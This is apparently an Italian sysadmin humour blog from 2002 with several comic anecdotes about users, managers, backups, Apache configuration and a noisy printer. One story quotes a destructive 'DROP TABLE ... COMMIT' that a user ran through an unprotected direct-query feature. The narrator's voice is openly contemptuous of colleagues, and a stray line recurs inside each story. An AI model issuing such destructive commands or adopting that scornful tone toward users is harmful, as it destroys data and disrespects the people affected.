Quando, qualche tempo fa', durante una riunione con il management sono stati proposti due piani di investimento (1) comperare nuovi nastri e pagare qualcuno perche' completasse l'accrocchio mostruoso che passa per procedura di contabilita' [vedi nota] e (2) comperare nuovi laptop per tutti i super-luser, cosicche' i vecchi laptop potessero essere regalati a figli/figlie/amici/conoscenti potete immaginare quale dei due sia stato approvato all'istante e senza alcuna discussione. Chi ha detto "1" ??? Datti all'ippica!.

Il tutto funziona parzialmente bene (a parte i vari super-luser che non distinguono un computer da una lattina di birra se non quando cercano di versarla nel bicchiere), se non che un backup 'completo' viene fatto in 4 giorni (cioe' una volta alla settimana) e di tanto in tanto uno dei nastri si rivela sballato, cosicche' l'intero set e' da sbattere via. Ergo: per questa settimana non abbiamo backup.

Ed infatti, circa 10 minuti dopo, suona il telefono...

CL (Clueless Luser) : credo di avere un problema...

IO: "credi" o "hai" ?

CL: dunque, dovevo inserire delle spese nel programma di contabilita'...

IO: ...e... ?

CL: ma ho fatto un'errore ad inserire...

un paio di campanelli di allarme cominciano a suonarmi in testa...

IO: ...e... ?

CL: allora ho cercato di cancellare la spesa

Molti campanelli di allarme cominciano a suonarmi in testa...

IO: come ? (cercando di apparire casuale)

CL: be', CL2 mi aveva fatto vedere la funzione "query diretta"...

Annoto di pestare a sangue CL2, *tutti i campanelli di allarme della citta' mi stanno suonando nella testa*...

Cosa fa' l'applicazione X ?

IO: e ? ...

CL: allora ho provato a digitare il comando di cancellazione...

IO: non c'e' nessun comando di cancellazione sul manuale, che comando ?

CL: be', ho comperato questo libro sull'SQL l'altro giorno...

ORRORE!!! Ha letto un libro proibito!!! I campanelli di allarme di mezza europa mi stanno suonando in testa...

IO: che comando hai digitato ?

CL: be', ho trovato questo riferimento al "drop" che mi sembrava idoneo...

A questo punto mi loggo nel database server e verifico il tracing delle ultime 2 ore, ed eccolo li':

DROP TABLE {nome di una tabella molto importante}

e quel che e' peggio: COMMIT...

IO: fammi indovinare, adesso non funziona piu' niente!

CL: ..effettivamente...

IO: non solo, ma nessuno nell'ufficio riesce piu' ad accedere al sistema

CL: ...hummm...

Guardo il system monitor, una dozzina di iconcine rosse lampeggiano...

CL: ho fatto qualche cosa di sbagliato ?

IO: a parte alzarti dal letto stamattina? si', direi proprio di si'.

A questo punto sbatto giu' il telefono, chiudo a chiave la porta della Sala Comando, appiccico il cartello con su' scritto "LO SO!" e comincio a schiaffare dentro i nastri della settimana scorsa... poi mi aspetta un luuuuuungo e noioso meeting, per spiegare *perche'* tutta la contabilita' di due settimane dovra' essere re-inserita a mano...

Meno male che e' venerdi'...

[NOTA: il succitato "programma di contabilita'" e' un'accrocchio mostruoso iniziato un giorno da un sistemista annoiato, in breve il tipo aveva messo insieme un qualche cosa che pareva funzionare e consentiva di tenere sotto controllo le spese (modeste) dell'IT. Il Super-Luser di turno noto' la cosa, se ne approprio' e la presento' al Gran Concilio dei Super-Luser come La Soluzione. Il sistemista in questione, vedendo la possibilita' che gli venisse richiesto di *completare* l'accozzaglia, diede le dimissioni e se ne ando' a lavorare altrove (lucky bastard). In quel periodo la ditta stava attraversando un momento di insana floridita', pertanto vennero assegnati un semi-infinito numero di studenti-praticanti al completamento del "coso". Il risultato e' un'incubo allo stato puro, composto da codice parzialmente funzionante in un minimo 4 linguaggi, dal Cobol fino al C++, generalmente non commentato con un numero di bug da fare invidia a Microsoft. In particolare, una volta inserito un valore non c'e' modo di modificarlo o cancellarlo (sembra facile dire "aggiungiamo una funzione di cancellazione/modifica e?"), l'unico modo per sistemare le cose in quel caso e' segnarsi su un foglio di carta l>ID della voce e chiamare il sistemista (io) che la cancella a manetta dal database. Per "velocizzare" l'operazione, e' presente una funzione che consente di inviare al database una qualunque query direttamente, senza alcun controllo su cio' che si invia al db. Tale funzione dovrebbe essere protetta da password per evitare problemi, ma la password non ha mai funzionato, basta premere invio per accedere...]

Davide

30/09/2002 00:00

ANTTDNW (Another Nice Trick That Does Not Work)

ANTTDNW (Another Nice Trick That Does Not Work)

E' martedi' in Sala Comando, ed oggi mi attende l'orrore di un'altro lungo e noioso meeting con SL ed un particolare CL.

Qui' ci va' una piccola spiegazione, noi abbiamo una specie di web-application, scritta per conto di una societa' che (guardacaso) e' uno dei piu' grossi ISP d'Olanda.

L'applicazione funziona, salvo il fatto che, quando riceve parecchie richieste, rallenta fino a velocita' lumachesche. La societa' di cui sopra domanda soluzioni, ed il branco di pisquani che hanno scritto tale applicazione (di cui CL e' il portavoce) cerca scappatoie.

Chiamato al capezzale della suddetta ciofecca e' stata chiesta la mia opinione ed io l'ho data con la solita franchezza: questa applicazione e' una chiavica immonda e l'unico modo per spremere migliori prestazioni e' quello di mettere una macchina piu' potente o spezzare il carico su due macchine.

Ovviamente la soluzione non e' piaciuta a nessuno (perche' domandano la mia opinione se poi non gli piace mai?). Cosi' CL si e' messo a studiare soluzioni "alternative" che (a detta sua) dovrebbero ottimizzare l'uso dell'hardware senza penalizzare le risorse software... se vi state domandando che cavolo significa non vi preoccupate che non l'ho capito nemmeno io...a me e' sembrato che stesse parlando del moto perpetuo o qualche cosa di simile... mah!

Cosi' dopo qualche giorno CL salta fuori con l'Idea (notare la maiuscola): smandruppare i file di configurazione di Apache in modo tale da fargli credere che le immagini che sono attualmente sotto il controllo dell'application server siano sotto il controllo di apache stesso, cosi' che sia lui a servire tali immagini e non l'application server.

La precedente riunione e' andata piu' o meno cosi':

CL - ...e cosi' utilizzando una semplice modifica ai file di configurazione riusciamo ad ottenere un miglioramento delle prestazioni dell'86%...

IO - ci avete provato?

CL - ...he?

IO - dico, ci avete provato a fare ste' modifiche ?

CL - no.

IO - come fai a dire che c'e' un'aumento delle prestazioni dell'86% allora?

CL - ecco... $\{cliente\}$ vuole che l'applicazione risponda in X secondi, mentre attualmente risponde in Y secondi, per farla rispondere in X secondi ci serve un'aumento di circa l'86% quindi...

IO - quindi voi *sperate* di ottenere un'aumento simile.

CL - hemmm... piu' o meno...si'...no...circa...

IO - e secondo te il far servire le immagini da Apache invece che da quell'accrocchio pauroso e' sufficiente a raddoppiare la velocita' dell'applicazione?

CL - hemmm... credo di si'.

SL - quindi modificando Apache risolviamo il problema?

IO - no.

CL - si.

SL - (guardando prima me e poi lui) Si o no ?

CL - si.

Cosa fa' l'applicazione X ?

IO - no.

SL - (guardando me) perche' no?

SL puo' sembrare masochista a domandare a me perche' penso che non funzioni, ma il fatto e' che ha imparato sulla sua pellaccia che quando io dico che qualche cosa funziona, in genere ho ragione, quando dico che qualche cosa *potrebbe* funzionare, ho quasi sempre ragione, mentre se dico che qualche cosa **non** funziona ho sempre ragione.

IO - innanzitutto, mi sembra il classico caso di ANTTDNW, in secondo caso, anche supponendo che funzioni, non mi sembra possibile che fornisca un simile aumento di prestazioni.

SL - ANTche?

IO - ANTTDNW, Another Nice Trick That Does Not Work.

SL - E perche' non funziona secondo te?

IO - Perche' sono poco convinto del fatto che si riesca ad imbrogliare in questo modo Apache. Secondo me possono succedere due cose: uno, non cambia assolutamente niente oppure due, non funziona piu' un tubo perche' Apache e l'application server cominciano a litigare tra di loro su chi deve servire cosa.

CL - Lo abbiamo provato in Jugoslavia e funziona!

IO - Lo abbiamo anche provato sul server di test e *non* funziona.

CL - Il server di test non e' un'ambiente di test coerente!

IO - E perche' ?

CL - perche' ci sono piu' applicazioni ospitate li'.

IO - Embe'? Dal punto di vista di Apache e dell'application server e' esattamente la stessa cosa. Piuttosto, se lo avete provato in Yugo, che miglioramento di prestazioni avete ottenuto?

CL - Be', non lo abbiamo provato con l'applicazione vera, solo con una semplice applicazione di prova...

IO - grossa quanto?

CL - hemmm...un solo file...

IO - E questo sarebbe un test esaustivo?

CL - hemmm...no, pero' non abbiamo un server di test su cui fare le prove.

SL - (guardando me) quanto tempo ci metti a fare le modifiche?

IO - 30 secondi.

SL - (guardando il suo disorganizer) dunque... potresti andare la' domani mattina verso le 10 e fare le modifiche, cosi' vediamo subito.. poi potremmo aggiornare la versione dell'applicativo...

IO - e se non risolve niente che facciamo?

SL - cerchiamo di pensare positivo!

IO - Ok, "positivamente", se non funziona che facciamo?

SL - partiamo dal presupposto che funzioni...

La riunione si e' chiusa su questa nota di speranza.

Ovviamente il giorno dopo io sono andato da \${cliente} e, indovinate un po'...NON HA FUNZIONATO...cosi' siamo d'accapo...

CL - ma sei sicuro di aver fatto tutte le modifiche giuste?

IO - senti, se non ti fidi puoi andare la te e farle da solo.

SL - ma secondo te perche' non ha funzionato?

IO - te l'ho detto l'altra volta perche' secondo me non funzionava, l'ho anche messo per iscritto.

SL - hemmm...cosa possiamo fare per risolvere il problema?

IO - t'ho gia' detto anche questo. O questi si decidono a mettere una macchina piu' potente o separano l'applicazione su due server.

SL - no, intendo, per far funzionare sta' cosa.

IO - hummm...quale e' la parte di "non funziona" che non hai capito?

Cosa fa' l'applicazione X ?

SL - ma ci deve essere un qualche sistema...

IO - no non c'e'.

CL - come e' possibile?

IO - Perche' e' un'Altro Bel Trucco Che Non Funziona.

E su questa nota negativa si e' chiusa la riunione... chissa' se l'hanno capita stavolta?

Davide

10/07/2002 00:00

La Scatola di Pandora...

La Scatola di Pandora...

Allora, un po' di tempo addietro, spronato dalla lettura di un qualche articolo su una qualche rivista di informatica (letture proibite...), SL se ne e' venuto fuori con l'idea di istituire un forum interno per discutere di problemi informatici/tecnologici/paraplegici.

Io ho tentato (invano) di dissuaderlo con motivazioni del tipo (a) per le discussioni informali la caffetteria va' benissimo (b) questa gente non distingue un mouse da un joystick e (c) se non c'e' un moderatore il forum va' a XXXX in 0 secondi.

Ma si sa', il vostro "progetto del cuore" e' troppo bello perche' lo possiate mollare cosi'. Cosi', dopo un po' di tira-e-molla, il "forum" e' stato ufficialmente inaugurato. Dopo un po' di giorni ed un paio di milioni di domande del tipo "ma come si usa" (sic!), i vari CL si sono scatenati.

Questo ha provocato una serie di problemi perche' il disco fisso del server che lo ospita si e' rapidamente riempito ed io ho dovuto battagliaire con SL per poter "spianare" i vari messaggi.

Dopo l'ennesimo blocco decido che il troppo e' troppo e porto la cosa all'attenzione dei vari UL/SL aziendali. O si compera un nuovo server o io stacco la spina.

SL - Ma, come dimostra l'intenso utilizzo, il forum e' utilissimo!!

IO - Ma tu li hai letti i messaggi ?

SL - ...veramente no, pero'...

IO - Allora lascia che te ne dia un breve assaggio:

"Che cosa fate stasera?" "Andiamo al Pub" "Penso che XXX sia carino" "No non lo e'" "Si' lo e'" "Nessuno ha un tagliaunghie?" (credo che questo sia il piu' utile del gruppo) "Cerco una valigia rossa" "Non fa' lo stesso gialla?" "No, mi serve rossa" "perche' ti serve rossa?" "Hai visto UL che sta' girando da stamani con la patta dei pantaloni rotta e non se ne' accorto?" (UL fa' un salto e porta le mani al punto piu' probabile) "Si' l'ho visto e ci ha pure le mutande rosse" "Mi serve rossa perche' mi serve rossa" "No le mutande sono gialle" "Sei andato a controllare?" "Secondo me gialla va' benissimo" DIO BONO! SONO 17 GIGABYTE TUTTI COSI!!!!

SL - Hemmm, evidentemente gli utenti devono capire come utilizzare le risorse...

IO - Si' e non solo gli utenti.

SL - in che senso ?

IO - ecco, per esempio... "XXX e' tutto il giorno che mi fissa", questo lo hai scritto tu! (riferendomi ad UL2)

UL2- Non e' vero!

IO - Si' e' vero! E non mentire: i tuoi occhi sono una finestra che da' direttamente nel tuo cranio!

UL2- herr... credevo fosse "sono una finestra sulla tua anima"

IO - si', per chi ne possiede una...

UL2- ??

SL - vabbe', diciamo che dobbiamo ancora abituarci al nuovo strumento...

IO - ma allora non ci senti... qui' o stabiliamo un moderatore che elimini l'immondizia (cioe' tutto) e che faccia capire che solo la roba intelligente passa, oppure non se ne fa' niente.

SL - ma chi puo' fare il moderatore? pensavo che tu...

IO - io ho gia' il mio da fare.

UL2- ed inoltre come si decide cio' che ha senso passare e cio' che non lo ha?

IO - Facile: tutto cio' che contiene epiteti razziali, colori, forme, nomi di organi vari o credi assurdi e' fuori.

UL3- in che senso "credi assurdi" ?

Cosa fa' l'applicazione X ?

IO - ci hai presente la storia che le piramidi sono state costruite dai marziani che erano venuti sulla terra a cercare l'acqua ?

UL2- e come fai a dire che tale teoria (notare la parola) e' assurda ?

IO - allora, facciamo un'attimo mente locale: io sono un marziano che ha bisogno d'acqua, prendo l'astronave dal garage e mi faccio un giro di 55,6 milioni di chilometri, arrivo su un pianeta in cui i 2/3 sono acqua ed atterro in mezzo al deserto... ti pare logico?

SL - (che si e' leggermente perso in mezzo al discorso) si vabbe', ma restiamo con i piedi per terra...

UL3- (ridendo come un matto) e mi pareva che UL2 non cominciava con la storia dei marziani!!

UL2- (inalberandosi) si tratta di teorie scientifiche altrettanto valide di tante le altre!!!

UL3- seeee! come la faccenda degli atlantidi che sono andati sull'isola di pentecoste...

UL1- "pasqua"...isola di "pasqua"!

UL3- ...ed hanno fatto saltare in'aria l'isola usando bombe nucleari...

UL2- (che se non lo avete capito se le mangia tutte ste' cose) ignoranti!!

SL - calma!!!

Io nel frattempo scivolo quietamente fuori dalla stanza. Se tutto va' bene SL avra' il suo daffare a calmare quel branco di beoti per un paio d'ore...

Infatti un paio d'ore dopo mi arriva la notizia che il maledetto "forum" puo' tranquillamente scivolare nell'oblio fino a nuovo ordine.

Un po' di pace finalmente...

Davide

10/11/2002 00:00

L'Uomo Che Sapeva Troppo (Poco).

L'Uomo Che Sapeva Troppo (Poco).

Sembrerebbe un giorno come gli altri in Sala Comando, la situazione e' quasi normale dopo che, in seguito al collasso del Disk Array di un paio di settimane fa', sono riuscito a strappare ad SL il budget sufficiente per mettere su' un altro paio di dischi sul file server, ok, mi e' toccato stare in ufficio un sabato mattina a fare il trasferimento dei dati, pero' adesso abbiamo 120 Gb a disposizione per casi di emergenza (che tradotto significa: nessuno e' autorizzato ad usare quello spazio senza passare sul mio cadavere).

In piu' il nostro spacciatore di hardware ci ha finalmente inviato la nuova tape lib (HP), che funziona come un'orologio svizzero, o meglio, la Tape Lib funziona, il software invece... ma questa e' un'altra storia...

Quindi sono abbastanza rilassato, quando, improvvisamente, appare UL1, il quale si fregia del titolo di "Project Manager" e "Java Expert", ora tenete bene a mente queste informazioni che sono utili per capire il resto.

UL1 - che cosa ci serve per installare un'applicazione su un server?

IO - hemm...l'applicazione ed il server...credo...

UL1 - no, intendo, in dettaglio!

IO - che cavolo stai combinando?

UL1 - devo preparare un'offerta per un cliente, mi ha chiesto di dettagliare tutti i componenti che devono essere installati.

IO - e lo domandi a me? manco so che applicazione vuoi installare! non dovresti essere tu l'esperto in queste cose?

UL1 - ma tu sai le parti "nascoste"!

IO - be'... che applicazione?

UL1 - E' una web-application scritta in Java.

IO - Ok, allora ti serve il server, un'OS che funzioni, un web server, il JDK ed un'application server. Se l'applicazione lo usa ci serve anche un database ed i suoi driver.

UL1 - Tutto qui?

IO - e che, non ti basta?

Se ne va' scribacchiando qualche cosa, ed io rimango a pensare come cavolo fa' ad essere un "project manager"... ma sono quei misteri che rimarranno per sempre inspiegati, come l'Aereo di Ustica.

Un'attimo dopo suona il telefono.

CL1 - Dovrei aggiornare il sito di \${nome_comagnia_area}, modificando una pagina.

IO - E che problema c'e' ?

CL1 - Che CL2 conosce la password per accedere, ma e' ammalato!

IO - Ok, resettato la password.

Sono passati neanche 5 minuti che ri-suona il telefono.

CL1 - C'e' qualche cosa di strano...

IO - In che senso?

CL1 - Ho modificato la pagina ma non appare...

IO - Ma hai riavviato il server ?

CL1 - Si'.

Cosa fa' l'applicazione X ?

IO - Senti, se hai modificato la pagina l'hai modificata, verifica..

A questo punto arriva UL2:

UL2 - Come si mette una directory sotto https con \${nome_application_server}?

IO - Non si puo'.

UL2 - ?? lo abbiamo fatto con \${nome_societa}

IO - Si', solo che \${nome_societa} non usa \${nome_application_server}, ne usa un'altro.

UL2 - E non si puo' fare nello stesso modo?

IO - No purtroppo, o hai tutta l'applicazione sotto https o l'hai tutta sotto http.

UL2 - Ma come e' possibile??

IO - Dipende dalla struttura dell'application server.

Se ne va' borbottando... ri-suona il telefono.

UL1 - Che OS consigli per quella applicazione?

IO - Linux.

UL1 - Perche'?

IO - Perche' funziona, non costa niente ed e' molto piu' semplice da gestire.

UL1 - Che ne pensi di NT?

IO - Che fa' cagare, e' stato ritirato dal mercato da Microsoft, costa un'enormita' e non vale una cicca.

UL1 - Ma non e' possibile far funzionare questo tipo di applicazioni su Windows?

IO - Certo che si'... ti dicono niente CodeRed e Nimda ?

UL1 - hemmm.... veramente no...

???? ma dove cavolo ha vissuto negli ultimi 3 anni ???

IO - Leggiti un po' di giornali, forse ti serve.

Rimetto giu' il telefono, a questo punto arriva CL1

CL1 - Aho' non ci capisco piu' niente! Ho modificato la pagina, l'ho aggiornata, e continua a funzionare come prima!!!

IO - (aprendo il browser) dove e' sta pagina?

Verifico, e la pagina appare in tutta la sua bellezza...

IO - Dove sta' il problema?

CL1 - Allora, se rispondi "no" a questa domanda ed apri questa lista dovresti vedere questa e quella opzione, invece appare quella e quest'altra...

IO - Da dove prende le informazioni?

CL1 - Dal database in base a dei parametri

IO - E dove sono i parametri ?

CL1 - hoooo...hemmm... mi sa che ho modificato la pagina sbagliata...

IO - Ecco appunto...

CL1 se ne va' e ritorna alla carica UL2 accompagnato da CL3

UL2 - Ho parlato con CL3 e mi ha detto che e' possibile mettere una singola directory sotto https!

IO - Bene! Come?

CL3 - Usando la direttiva <Location> di apache!

L'Uomo Che Sapeva Troppo (Poco).

Cosa fa' l'applicazione X ?

IO - Ma con \${nome_application_server} non funziona.

CL3 - (rivogendosi ad UL2) Non mi avevi detto che usavi \${nome_application_server} !

UL2 - Ma che differenza fa??

CL3 - Che non funziona cosi'!!

A questo punto arriva UL1

UL1 - Scusa, ma il JDK che roba e' ?

Tutti e 3 (io, UL2 e CL3 lo fissiamo)...

IO - ...e' il Java Developer Kit...

UL1 - Si', ma... **esattamente**, cosa fa'?

La scena che e' seguita e' impossibile da descrivere... giuro che installero' una telecamera in ufficio in futuro: le espressioni di UL2 e CL3 erano impagabili...

Davide

16/10/2002 00:00

Christine: la stampante infernale...

Christine: la stampante infernale...

Ancora di stampanti si parla...non so bene il perche', ma in questo posto le stampanti sono il problema numero due, il numero uno sono i CL che le dovrebbero usare.

Se avete seguito le mie peripezie, saprete del triste destino seguito (molto rapidamente giu' da 3 rampe di scale) dalla Kyocera-Hashimura questo ci ha lasciato pero' con solo due stampanti superstiti (una Lexmark ColorLED ed una QMS - ex Minolta) che stanno arrancando verso il pensionamento, SUSL ha deciso che e' il caso di investire in una nuova stampante.

Taccio sull'affannosa ricerca di qualcuno che si pigliasse la QMS dandoci dei soldi invece di *pretendere* dei soldi per pigliarsela, ma alla fine le "mire" di SUSL si sono puntate su una mastodontica OCE CS110 (se vi interessa richiedete info alla Oce dato che hanno tolto la stampante dal loro sito Web, o almeno, io non l'ho trovata).

Io ho fatto presente prima dell'incauto acquisto, che questo genere di stampanti sono molto rumorose, ma si sa', quando SUSL si e' fissato si qualche cosa...

Una bella mattina (bella si fa' per dire), un furgone della Oce si presenta davanti all'ingresso e due baldi giovini si presentano alla Reception.

Dopo un'occhiata alla scala dalla quale deve passare il dinosauro i due non sono piu' cosi' baldi.

Dopo una suprema faticata (con bestemmie varie), il mastodonte viene posizionato dove dovrebbe stare. Io (per fortuna) vengo chiamato da un CL che ha perduto il suo cervello ed ha bisogno di qualcuno che regga la lente d'ingrandimento per ritrovarlo, cosi' scampo al massacro.

Quando i due disperati se ne sono andati, attacco la stampante, controllo la documentazione, installo i driver a chi di dovere e via che si va... piu' o meno...

Nei giorni seguenti le cose vanno piu' o meno cosi'...

```
for(int i=0;i<=20;i++) {
```

Suona il telefono, rispondo ed e' un CL del reparto grafico...

CL - La stampante superbella non funziona piu'!!!

IO - che vuol dire "non funziona piu'" ?

CL - non riesco a stampare!!

IO - Momento che vengo...

Vado a vedere, e scopro che la stampante superbella e' bellamente spenta! Un tasto On/Off dopo, la stampante riprende a stampare contentissima. Per cinque minuti... poi...

```
}
```

Dopo la ventesima volta mi apposto nelle vicinanze della stampante per vedere... e qui' ci va' una piccola spiegazione.

Cosa fa' l'applicazione X ?

Il piano dove la stampante e' stata installata e' un'enorme open-space, con i tavoli dei vari programmatori disposti lungo le pareti a due a due uno contro l'altro.

Al centro della sala ci sono due tavoli piuttosto lunghi con 4 stampanti sopra (HP) piu' questo mastodonte accanto. Cio' vuol dire che il mastodonte e' attualmente ad una distanza media di 2,5/3 metri da un qualunque programmatore a caso.

Ora, dopo 5/10 minuti con questo mostro che ruggisce, eccoti uno dei programmatori alzarsi, dirigersi con decisione verso la stampante e spegnerla!

IO - Che combini??

CL - Sto' coso fa' un rumore orrendo!!

IO - Si', questo e' vero, ma se la spegni e basta dopo cinque minuti qualcuno mi chiama per riaccenderla!

CL - E che dovrei fare secondo te?

IO - Rivolgiti ad SL e falla spostare!

CL - E secondo te mi da' retta?

IO - Senti, che la stampante qui' non ci andava l'ho detto io per primo parecchio tempo fa', magari se ci si mette in due lo capisce!

TUTTI I CL IN CORO - In DUE??? Qui' siamo tutti !!

Cosi' una delegazione di programmatori piu' il sottoscritto si presenta davanti al tavolo di SL.

IO - La stampante Oce non va' bene dove sta'.

SL - In che senso?

CL - Che se non viene spostata noi {il resto della frase mooolto lunga e' censurato}!!!!

SL - ???!!!!????

IO - Be', non ho capito molto di quello che ha detto, ma credo che il senso sia che fa' troppo rumore e non la sopportano piu'...

SL - ma come e' possibile??

IO - hemmm... dunque, se guardi bene sulle specifiche tecniche quella stampante fa' 36 dB di rumore... mentre un normale Ducato 2,5 litri Turbodiesel arriva a 38 dB... immagina di avere un grosso furgone acceso accanto al tavolo per tutto il giorno...

SL - ma solo quando stampa!

CL - Si', peccato che stampi sempre!

SL - la stampante e' stata acquistata per servire come stampante di alta qualita' per le presentazioni ed i documenti definitivi!

IO - Questo dovresti spiegarlo al reparto grafico.

SL - mumble mumble... che si puo' fare?

IO - Spostarla da li'.

SL - Si' ma dove la mettiamo? Al primo piano...

IO - Non c'e' posto. L'unico posto per metterla sarebbe nel corridoio delle scale, ma dovremmo rimuovere la balaustra per farla entrare, sai, uno si appoggia un'attimo e...

SL - (rivedendo con gli occhi della mente la Kyocera "sparsa" su 3 rampe di scale) NO! Non e' il caso!

IO - Senti, quell'arnese puo' stare solo dove c'e' abbastanza spazio e ventilazione, una connessione di rete e corrente elettrica, possibilmente in una stanza chiusa cosi' puo' fare tutto il baccano che vuole. Di posti del genere ne abbiamo solo 3 qua' dentro: l'ufficio di SUSL, la sala riunioni "dirigenziale" e l'ufficio di HR-SL.

SL - hemm...potremmo metterla in uno degli sgabuzzini...

IO - Senza corrente e prese di rete? Certo, poi facciamo correre cavi per tutto l'edificio, tieni anche conto che non c'e' ventilazione, inoltre, la roba che attualmente e' nello sgabuzzino dove la mettiamo? ...altrimenti...

SL - Siiiiii???

IO - Be', si potrebbe mettere nell'ingresso, dove c'e' la fotocopiatrice. L'unico problema e' che i grafici

Christine: la stampante infernale...

Cosa fa' l'applicazione X ?

dovrebbero farsi 3 rampe di scale su e giu' per recuperare le stampe.

SL sa' bene che vuol dire: che le "pause caffe e sigaretta" dei grafici, da 5/10 minuti diventerebbero 45/55 minuti...e molto ripetute...

SL - hemmm...credo che dovremmo parlarne con SUSL e magari con HR-SL.

IO - Ottimo. Quando?

SL - ...domani?

IO - Perfetto per me. Intanto che faccio con questi? (indicando il gruppo di programmatori assetati di sangue)

SL - Vabbe'...per il momento la stampante la spegniamo, diciamo al reparto grafico che dovremo spostarla...

Ritorrera' dalla morte come la macchina dell'omonimo film? Staremo a vedere!

Davide

22/10/2002 00:00

Prendi i soldi e scappa

Prendi i soldi e scappa

Tempo di budget in Sala Comando, e' arrivato il momento di inchiodare SL alle sue responsabilita' e di pensare a quali meraviglie della tecnologia moderna orneranno i nostri tavoli (e la mia Sala Macchine) nel nuovo anno.

Chissa' perche', ma dopo la terribile debacle del disk array, il Super-Luser-Team pare piu' sensibile alle mie richieste sul versante hardware, specie se e' supportato da buone motivazioni tecniche (cioe' sempre).

Eccomi quindi a consulto per decidere cio' che si comprera'.

IO - Quindi Ok per i due dischi extra per il disk array, rimane in sospeso l'altro rack.

SL - Esatto, dobbiamo ancora decidere se recuperiamo quello che e' presso \${ISP} oppure ne comperiamo uno nuovo.

IO - Ma quello che e' da \${ISP} che se ne fanno? Se e' nostro e non gli paghiamo la locazione devo sopporre che lo vorranno sbattere fuori...

SL - Credo che l'idea fosse quella di venderglielo...

IO - E se non lo vogliono?

SL - Allora ce lo riprendiamo...

IO - Vabbe'...

SL - Ok, con questo il budget e' \${cifra}...

IO - Momento! Ci servono dei nuovi nastri per il backup!

SL - ??Abbiamo quintali di nastri!

IO - Abbiamo quintali di nastri vecchi ed usati, io sto' parlando di nastri nuovi che funzionano!

SL - Abbiamo acquistato la HP perche' potevamo riusare i vecchi nastri!

IO - Abbiamo acquistato la HP perdendoci 3000 euro perche' la Sony non si riusciva a farla funzionare con \${nome_os} e perche' tu non hai autorizzato l'uso di Unix per il fileserver! I nastri erano sottintesi fin dal principio!

SL - Nossignore, no! Non riutilizzare i nastri significa sperperare inutilmente delle risorse!

IO - Senti, anche ammettendo che quei nastri funzionino, la teoria e' che un nastro di backup dovrebbe essere sostituito dopo circa 6 mesi di utilizzo.

SL - E quanto tempo e' che sono stati usati?

IO - E chi lo sa! Non ci sono date sopra, ma sono dentro lo sgabuzzino da almeno un anno, se non di piu'.

SL - Ma li avete provati?

IO - Io posso anche mettermi li' e provare a formattarli, ma questa non e' una "prova"... se il nastro e' rovinato te ne accorgi solo *dopo* che il backup e' andato a troie, o mentre stai cercando di fare un restore. E ti ricordi che e' successo l'altra volta?

SL - Senti, provate quei nastri e recuperatene il piu' possibile, se ne mancano ne compereremo per l'anno prossimo, ma questo e' definitivo.

IO - Ok...

scribble, scribble: segnare SL come "ospite obbligatorio" alla conferenza sull'importanza del Backup indetta dalla Fujitsu...

IO - Dunque... dischi, nastri, hardware, software, rack, cavi... credo che sia tutto a posto...

SL - Un'ultima cosa..

IO - ?

SL - SUSL si e' lamentato per via dei monitor accatastati nel sottoscala...

Cosa fa' l'applicazione X ?

IO - E' un'anno che sto' domandando che cosa vogliamo farne di quei monitor!

Qui' ci va' una piccola spiegazione: in azienda abbiamo un quantitativo pauroso di monitor della Apple. Sono grossi, pesanti, abbastanza orrendi da vedersi, scomodi da usarsi per via del "treppiede", alquanto fetenti come capacita' grafiche e tendono a rompersi con facilita'.

Purtroppo, sono anche *molto* costosi...

Ogni tanto un CL si lamenta che il monitor si e' rotto, allora io lo sostituisco (ne ho uno sgabuzzino pieno), i monitor rotti, non sapendo piu' dove metterli, li ho accatastati in un sottoscala dove non rompono (troppo) le scatole.

Ho anche domandato piu' di una volta (almeno 40/50 veramente), cosa farne di questi monitor, se buttarli via, vedere se qualcuno li vuole, aggiustarli o sa Dio cosa. Purtroppo, per buttarli via e' necessario chiamare qualcuno che li ricicli (buttare "materiale tecnologico" nella spazzatura e' un crimine in Olanda) e aggiustarli credo sia troppo costoso... cosi' i monitor continuano ad essere accumulati nel sottoscala... che purtroppo e' perfettamente visibile dall'ingresso quando qualcuno viene "in visita"... e devo dire che non e' una bella vista: sembra veramente una discarica abusiva...

SL - Si', ma la settimana scorsa quando \${cliente} e' venuto in visita e SUSL lo stava portando in giro li ha notati...

IO - Sono li' da piu' di un anno e lui li nota adesso?

SL - Stanno veramente male la' sotto...

IO - Lo so. L'ho gia' detto!

SL - Non abbiamo uno scaffale da mettere la' sotto, cosi' non sembra un'immondizciaio?

IO - No. L'ultimo scaffale che avevamo l'ho usato nel ripostiglio del secondo piano per il materiale di consumo della nuova stampante.

SL - Hummm...

IO - Potremmo svuotare lo scaffale di metallo che e' nel seminterrato e riutilizzare quello, la roba che e' su quello scaffale in ogni caso e' roba vecchia e potrebbe essere tranquillamente buttata via.

SL - No, quello scaffale e' orrendo! Sembra da magazzino all'ingrosso!

IO - E' un normalissimo scaffale di metallo, ottimo per dei monitor guasti!

SL - Credo che potremmo andare a fare un giro alla Ikea o alla Semar (fornitore di mobili per ufficio) e prendere uno scaffale nuovo...

Se nel leggere la frase precedente avete sentito uno strano "plonk!" e' la vostra mascella che ha colpito il pavimento. Raccattatela che vi serve dopo.

IO - Scusa???? Non possiamo comperare nuovi nastri per fare un backup decente, ma possiamo comperare uno scaffale per dei monitor guasti???

SL - Questa e' una priorita' di SUSL, dovresti parlarne con lui...

IO - Che credi che abbia paura?

SL - No, e' che e' in vacanza e ritorna a marzo...

IO -oooooooookey! Allora posso comperare lo scaffale e paga SUSL?

SL - Si'.

IO - Qualunque cifra?

SL - Hemmm.... ha detto "un bello scaffale"...

IO - oooooooookey!

Poco dopo in ufficio...

Prendi i soldi e scappa

Cosa fa' l'applicazione X ?

componinumerodeltelefono

Semar - Semar! Posso aiutarla?

IO - Quale e' lo scaffale 3 metri per 1.80 piu' costoso che avete in catalogo?

Semar - Ne abbiamo uno bellissimo per 1300 euro!

IO - Niente altro di piu' costoso?

Semar - hemm...ne abbiamo uno da 1600 euro!

IO - Piu' costoso ancora?

Semar - hemmm... no!

IO - Ok, grazie.

componialtronumerodeltelefono...

AppleShop - AppleShop! Posso aiutarla?

IO - Ho qui' una quindicina di monitor Apple che non funzionano! Potete venirveli a prendere e buttarli via?

Apple - Hemmm... certo...

IO - Quanto costa?

Apple - Niente, e' un servizio che facciamo gratuitamente

IO - Ok, passate quando volete. L'indirizzo e'....

Allora, quanti nastri di backup saltano fuori con 1600 euro? Dopo tutto, non ha mica detto **di cosa** deve essere fatto lo scaffale no?

Davide

28/10/2002 00:00

Backup, Rest\$#%!@#@!!_read_error_

Backup, Rest\$#%!@#@!!_read_error_

